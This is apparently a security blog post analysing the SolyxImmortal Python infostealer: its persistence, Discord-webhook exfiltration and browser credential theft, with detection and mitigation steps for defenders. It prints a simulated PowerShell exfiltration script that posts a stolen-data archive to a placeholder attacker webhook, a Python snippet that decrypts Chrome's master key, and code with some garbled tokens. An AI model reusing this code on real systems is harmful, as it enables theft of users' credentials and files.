Listen to this Post

Introduction:
Emerging in early 2026, SolyxImmortal is a sophisticated Python-based information stealer designed for long-term surveillance of Windows environments. In a concerning shift for enterprise security, this malware exploits legitimate Windows APIs and trusted platforms like Discord for command-and-control, blending malicious traffic with standard HTTPS activity to evade detection. Its focus on persistent, stealthy collection of browser credentials, documents, and screenshots makes it a significant threat to corporate networks.
Learning Objectives:
– Understand the multi-threaded execution and persistence mechanisms of the SolyxImmortal malware.
– Analyze the technique of abusing Discord webhooks for covert data exfiltration.
– Identify Indicators of Compromise (IoCs) and implement mitigation strategies against similar threats.
You Should Know:
1. Malware Execution and Persistence Analysis
SolyxImmortal is a monolithic Python script (often named `Lethalcompany.py`) targeting Windows systems. Once executed, the malware initializes a central controller that launches multiple concurrent threads for surveillance and data collection. Its primary goal is to establish a continuous, hidden presence to maximize data theft over time.
To achieve persistence, the malware employs a sophisticated self-replication strategy. It copies its executable to a benign-looking directory within the user’s `%AppData%` path and renames the file to `win_gfx_driver.exe`, a name that mimics a legitimate Windows graphics driver component. It then applies hidden and system-protected file attributes to avoid detection during routine file browsing. Finally, it ensures execution upon each user logon by creating a new registry entry under the user’s Run key, which does not require administrative privileges to set.
Step‑by‑step guide explaining how to manually detect this persistence mechanism and what to do upon discovery:
1. Identify the Malicious Process: Open Task Manager (`Ctrl + Shift + Esc`) and navigate to the “Details” tab. Look for a process named `python.exe` or a suspiciously named executable like `win_gfx_driver.exe` running under the user’s account.
2. Check for Registry Run Keys: Open the Registry Editor (`regedit.exe`) and navigate to the following hive which executes for the current user:
`HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run`
3. Remove the Malicious Entry: Search for a value named `WindowsGfxDriver` or any other entry pointing to a `.exe` file in an `%AppData%` subfolder. Delete this value if it corresponds to unknown or suspicious software.
4. Examine the AppData Directory: Open File Explorer and navigate to `%AppData%` (by typing it into the address bar). Look for the file `win_gfx_driver.exe`. Check its properties and compare its creation date with the time the system was first compromised.
5. Use PowerShell for Advanced Hunting: For a broader search, you can use PowerShell to scan for hidden executables created around the time of infection. This command will list all hidden .exe files in the user’s AppData directory:
Get-ChildItem -Path "$env:APPDATA" -Recurse -Filter ".exe" -Force -ErrorAction SilentlyContinue | Where-Object { $_.Attributes -match "Hidden" }
Once a malicious file is confirmed, delete it and restart the system to ensure the persistence mechanism is fully broken.
2. Covert Data Exfiltration via Discord Webhooks
This stealer’s defining characteristic is its abuse of Discord’s infrastructure for data exfiltration. Instead of setting up a dedicated C2 server, the attacker hardcodes two distinct Discord webhook URLs directly into the malware’s source code: one for sending structured data like credentials, keystroke logs, and compressed archives, and another specifically reserved for transmitting screenshots. This method allows the malware to use Discord’s native HTTPS security and reputation, making its traffic appear as legitimate API calls to a popular chat application.
Step‑by‑step guide showing how this exfiltration occurs and how to configure network-level detection to block it:
1. Data Staging: The malware aggregates stolen data from various modules. Browser credentials are decrypted and saved to `sifreler.txt` (Turkish for “passwords”), and documents of interest (`.pdf`, `.docx`, `.xlsx`) are gathered.
2. Compression and Preparation: All staged files are compressed into a single ZIP archive, typically named `Solyx_Final_Data.zip`, to minimize size and avoid multiple HTTP requests.
3. Crafting the Malicious Payload (Simulation): The attacker’s script would encode the binary data of the ZIP file into a format suitable for transmission, such as Base64, and then embed it into a JSON payload. The following is a simulated PowerShell script demonstrating how SolyxImmortal sends data to a Discord webhook:
 Simulated SolyxImmortal exfiltration via Discord webhook
$WebhookUrl = "https://discord.com/api/webhooks/ATTACKER/EXFIL"  Attacker-controlled URL
$ZipFilePath = "$env:TEMP\Solyx_Final_Data.zip"

 1. Read the ZIP file bytes
$fileBytes = [System.IO.File]::ReadAllBytes($ZipFilePath)
$b64Data = [bash]::ToBase64String($fileBytes)

 2. Build the JSON payload
$payload = @{
content = "Exfiltration payload"
embeds = @(
@{
title = "StolenData.zip"
description = $b64Data
color = 16711680
}
)
} | ConvertTo-Json -Depth 5

 3. Send HTTPS POST request
Invoke-RestMethod -Uri $WebhookUrl -Method POST -Body $payload -ContentType "application/json"
4. Blocking via Network Control: To defend against this technique, security teams should:
Implement DNS Filtering: Create a policy to block or monitor all outbound connections to `discord.com` and `discordapp.com` from workstations that have no legitimate business need for Discord.
Configure Web Filtering: Use a next-generation firewall (NGFW) or Secure Web Gateway (SWG) to inspect SSL/TLS traffic and block HTTP POST requests to `/api/webhooks/` endpoints.
Enable Endpoint Detection: Deploy EDR rules specifically tuned to detect and alert on a non-browser process (like `python.exe`) making API calls to Discord’s webhook endpoints.
3. Multi-Layered Credential Theft and Surveillance
SolyxImmortal integrates several surveillance capabilities into a single implant, moving beyond simple password stealing. It targets Chromium-based browsers (Chrome, Edge, Brave, Opera) by extracting the browser’s master encryption key from the `Local State` file. It then leverages the Windows Data Protection API (DPAPI) to decrypt the saved credentials from the browser’s login data database. For Firefox, it bypasses this by directly copying the cookie database file. Beyond credentials, the malware implements a system-wide keylogger and active window tracking, using hardcoded Turkish keywords (related to banking and Gmail) to trigger real-time screenshots.
Step‑by‑step guide explaining how to simulate credential extraction and implement mitigation:
1. Decrypt Browser Credentials (For Educational Purposes): The following Python snippet demonstrates the technique used by malware to decrypt a browser’s master key. This should only be used on your own systems for security testing.
import os
import json
import win32crypt  Requires pywin32
import sqlite3

local_state_path = os.path.join(os.environ['LOCALAPPDATA'], 'Google', 'Chrome', 'User Data', 'Local State')
with open(local_state_path, 'r') as f:
local_state = json.load(f)

encrypted_key = local_state['os_crypt']['encrypted_key']
encrypted_key = encrypted_key.encode('utf-8')
encrypted_key = encrypted_key[5:]  Remove 'DPAPI' prefix

 Decrypt the master key using DPAPI
decrypted_key = win32crypt.CryptUnprotectData(encrypted_key, None, None, None, 0)[bash]

print(f'Decrypted Master Key: {decrypted_key.hex()}')
2. Harden Credential Storage: To prevent this extraction, organizations should enforce policies that block or audit the use of password-saving features in browsers. Implement a password manager with a master password and multi-factor authentication (MFA) to ensure that even if credentials are stolen, they are useless without the second factor.
3. Detect Keylogging Activity: Use Sysmon (System Monitor) to log driver loads and process access. A keylogger typically loads a hook using `SetWindowsHookEx`. Create a detection rule in your SIEM to alert when any process other than a legitimate application (e.g., `winlogon.exe`) calls this API. A simple command to list active global hooks is:
 List processes with global hooks (Requires Sysmon logs or similar EDR telemetry)
 This is a conceptual detection command, not a native PowerShell one.
 In practice, you would query your EDR: $Edr | Get-Events -EID 7 -Type "GlobalHook"
4. Deploy Behavioral EDR Rules: Modern EDR solutions can detect anomalies like a non-interactive Python process reading from browser database files (`Cookies`, `Login Data`) and then making outbound network connections. Alert on sequences where a script reads from `%LOCALAPPDATA%\{Browser}\User Data` followed by an HTTPS POST to an unknown or high-risk domain.
What Undercode Say:
– Key Takeaway 1: The “Living-off-the-Land” Evolution. SolyxImmortal exemplifies the rising trend of mid-tier attackers using legitimate, trusted platforms like Discord for C2. This abuse of trusted reputations will force a paradigm shift from simple IP/domain blacklisting to behavioral and content-based network inspection.
– Key Takeaway 2: Regional Targeting is a Double-Edged Sword. The hardcoded Turkish keywords and language indicate a specific target demographic. While this limits the global reach of this specific sample, it provides a clear blueprint for other actors to customize the malware for their own geolocation and banking ecosystem, creating a dangerous, modular threat.
Expected Output:
– Introduction: Provides a high-level overview of SolyxImmortal’s core capabilities and its operational significance.
– What Undercode Say: Delivers two concise, actionable takeaways regarding modern malware tactics and the implications of regional targeting.
Prediction:
– -1 This malware family demonstrates that sophisticated, multi-threaded infostealers are no longer the exclusive domain of advanced persistent threat (APT) groups; the commoditization of such tools will lead to a sharp increase in opportunistic, high-impact data breaches for small-to-medium enterprises (SMEs).
– +1 In response to the abuse of legitimate APIs, security vendors will likely accelerate the development of AI-driven behavioral analysis models. These models will focus on contextual application behavior—such as a Python script accessing a browser’s credential store—rather than solely relying on traffic destination, potentially rendering stealth techniques like this ineffective.
▶️ Related Video (86% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
[Join Undercode Academy for Verified Certifications](https://undercode.co.uk/certifications/)
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[[email protected]](mailto:[email protected])
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: [Varshu25 Solyximmortal](https://www.linkedin.com/posts/varshu25_solyximmortal-python-malware-steals-browser-share-7467817308829188096-ADhp/) – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅
🔐JOIN OUR CYBER WORLD [ CVE News • HackMonitor • UndercodeNews ]
[💬 Whatsapp](https://undercode.help/whatsapp) | [💬 Telegram](https://t.me/UndercodeCommunity)
📢 Follow UndercodeTesting & Stay Tuned:
[𝕏 formerly Twitter 🐦](https://x.com/undercodeupdate) | [@ Threads](https://www.threads.net/@undercodetesting) | [🔗 Linkedin](https://www.linkedin.com/company/undercodetesting/) | [🦋BlueSky](https://bsky.app/profile/undercode.bsky.social)


